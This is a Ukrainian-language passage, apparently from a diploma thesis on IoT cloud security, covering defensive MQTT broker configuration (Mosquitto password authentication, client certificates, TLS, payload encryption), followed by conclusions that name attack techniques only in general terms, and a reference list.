Брокер MQTT може вимагати від клієнта дійсне ім'я користувача та пароль, перш ніж буде дозволено з'єднання. Комбінація імені користувача та пароля передається у вигляді відкритого тексту і небезпечна без будь-якої форми транспортного шифрування. Однак він забезпечує простий спосіб обмеження доступу до брокера і, ймовірно, є найпоширенішою використовуваною формою ідентифікації.

Ім'я користувача , що використовується для аутентифікації, також може використовуватися для обмеження доступу до тем. У брокері Mosquitto потрібно налаштувати два параметри, щоб це працювало. Ці налаштування можна знайти в розділі безпеки файлу mosquitto.conf. Це allow_anonymous і password_file. Щоб запросити ім'я користувача/пароль, значення параметра allow_anonymous повинно бути хибним , а файл_пароля повинен містити дійсний файл паролів .

Приклад налаштувань:

allow_anonymous false

password_file c:\mosquitto\passwords.txt #Машина Windows

Для створення паролів вам знадобиться утиліта mosquito_passwd , яка постачається разом із брокером Mosquitto.

Сертифікати клієнта x509

Це найбезпечніший метод перевірки автентичності клієнта, але й найскладніший у реалізації, оскільки вам буде потрібно розгортати сертифікати та керувати ними на багатьох клієнтах. Ця форма автентифікації дійсно підходить тільки для невеликого числа клієнтів, яким потрібен високий рівень безпеки.

Обмеження доступу до тем

Можна контролювати, які клієнти можуть підписуватися і публікувати теми. Основним механізмом управління є ім'я користувача. (примітка: пароль не потрібен), але також можна використовувати ідентифікатор клієнта. Якщо не працювати з відкритим брокером, цей тип обмеження буде звичайним явищем.

Захист даних

Щоб захистити вміст повідомлень MQTT, потрібно використовувати:

- Безпека TLS або SSL;
- Шифрування корисного навантаження.

TLS-безпека

Безпека TLS або, як вона більш відома, безпека SSL - це технологія, яка використовується в Інтернеті. Ця безпека є частиною протоколу TCP/IP , а не MQTT. Безпека TLS забезпечить зашифрований канал, по якому можуть проходити ваші повідомлення MQTT. Це захистить усі частини повідомлення MQTT, а не тільки корисні дані повідомлення. Проблема в тому, що для цього потрібна клієнтська підтримка, і вона навряд чи буде доступна на простих клієнтах.

Шифрування корисного навантаження

Це робиться на рівні програми, а не брокером. Це означає, що можна мати зашифровані дані без необхідності налаштування брокера. Це також означає, що дані шифруються від початку до кінця, а не тільки між брокером і клієнтом. MQTT

- це, зрештою, протокол обміну повідомленнями. Однак цей тип шифрування не захищає паролі (якщо вони використовуються) у самому з'єднанні. Оскільки він не вимагає налаштування або підтримки брокера, він, імовірно, буде дуже популярним методом захисту даних.

Висновки до третього розділу

У третьому розділі було проведено дослідження атак на хмарні середовища, що використовуються в системах Інтернету речей (IoT). Розглянуті були різні техніки атак, які можуть бути спрямовані на хмарні середовища.

Техніка "Broker Recon and Fingerprinting" використовується для розпізнавання та отримання інформації про хмарні брокери. Це дозволяє зловмисникам отримати інформацію про систему та виявити можливі вразливості.

Техніка "RabbitMQ MQTT Dictionary Attack" передбачає злам доступу до хмарного середовища шляхом перебору паролів за допомогою словникових атак. Зловмисники використовують різні комбінації паролів, сподіваючись знайти правильний пароль для доступу до хмарного середовища.

Уразливість CVE-2017-7651 була також розглянута в контексті атак на хмарні середовища в IoT системах. Ця уразливість може дозволити зловмисникам виконати віддалені атаки та отримати несанкціонований доступ до системи.

Для забезпечення безпеки хмарних середовищ в IoT системах були розроблені рекомендації моніторингу безпеки. Ці рекомендації включають в себе використання систем моніторингу, аудиту безпеки, планування та впровадження заходів забезпечення безпеки, а також постійне оновлення технологій та процедур для виявлення та запобігання атакам.

Загальний висновок полягає в тому, що атаки на хмарні середовища в IoT системах є реальною загрозою безпеці. Необхідно активно впроваджувати рекомендації моніторингу безпеки та вживати заходів для запобігання цим атакам. Постійне вдосконалення технологій та знань про нові загрози допоможе забезпечити надійну безпеку хмарних середовищ в IoT системах.

ВИСНОВКИ

Дипломна робота присвячена розробці і дослідження шляхів та рекомендацій моніторингу безпеки хмарних середовищ в IoT системах. В процесі отримані наступні результати:

1. Визначено основні компоненти та теоретичні основи безпеки в IoT системах.

2. При дослідженні питання було описано заходи забезпечення безпеки в IoT системах.

3. Був зроблених огляд хмарних сервісів для Інтернету речей.

4. Для дослідження роботи хмарного середовища було виконано підключення модуля ESP8266 до хмарного сервісу і досліджено основні загрози для безпеки такого підключення.

5. Проведено симуляції атак на брокер MQTT а також розроблено рекомендації для забезпечення безпеки.

Список використаних джерел

1. “Values and Principles”. Principles. Internet Society, 2015 г. [Електронний ресурс] – Режим доступу:http://www.internetsociety.org/who-we-are/mission/values-and-principles

2. Pallavi Sethi, Smruti R. Sarangi, "Internet of Things: Architectures, Protocols, and Applications", *Journal of Electrical and Computer Engineering*, vol. 2017, Article ID 9324035, 25 pages, 2017. https://doi.org/10.1155/2017/9324035

3. Andy Stanford-Clark and Hong Linh Truong “MQTT For Sensor Networks (MQTT-SN) Protocol Specification”

4. Matheus Garbelini Proof of Concept of ESP32/8266 Wi-Fi vulnerabilties (CVE-2019-12586, CVE-2019-12587, CVE-2019-12588) [Електронний ресурс] – Режим доступу:https://github.com/Matheus-Garbelini/esp32_esp8266_attacks

5. AWS IoT Core Feature. [Електронний ресурс] – Режим доступу:https://aws.amazon.com/iot-core/features/?nc1=h_ls

6. AWS IoT Core Documentation. [Електронний ресурс] – Режим доступу:https://docs.aws.amazon.com/iot/index.html

7. An Braeken, Pardeep Kumar, Mika Ylianttila, Madhusanka Liyanage, Madhusanka Liyanage, An Braeken, Pardeep Kumar, Mika Ylianttila IoT Security Advanced in Authentication

8. Fei Hu “Security and Privacy in Internet of Things (IoTs) Models, Algorithms, and Implementations”

9. Alasdair Gilchrist “IoT Security Issues”

10. Kuan-Ching Li, Brij B. Gupta, Dharma P. Agrawal, Kuan-Ching Li, Brij B. Gupta “Recent Advances in Security, Privacy, and Trust for Internet of Things (IoT) and Cyber-Physical Systems (CPS)”

11. Sudhir Kumar Sharma, Bharat Bhushan, Narayan C. Debnath, Sudhir Kumar Sharma, Bharat Bhushan, Narayan C. Debnath “IoT Security Paradigms and Applications Research and Practices”

ДЕМОНСТРАЦІЙНІ МАТЕРІАЛИ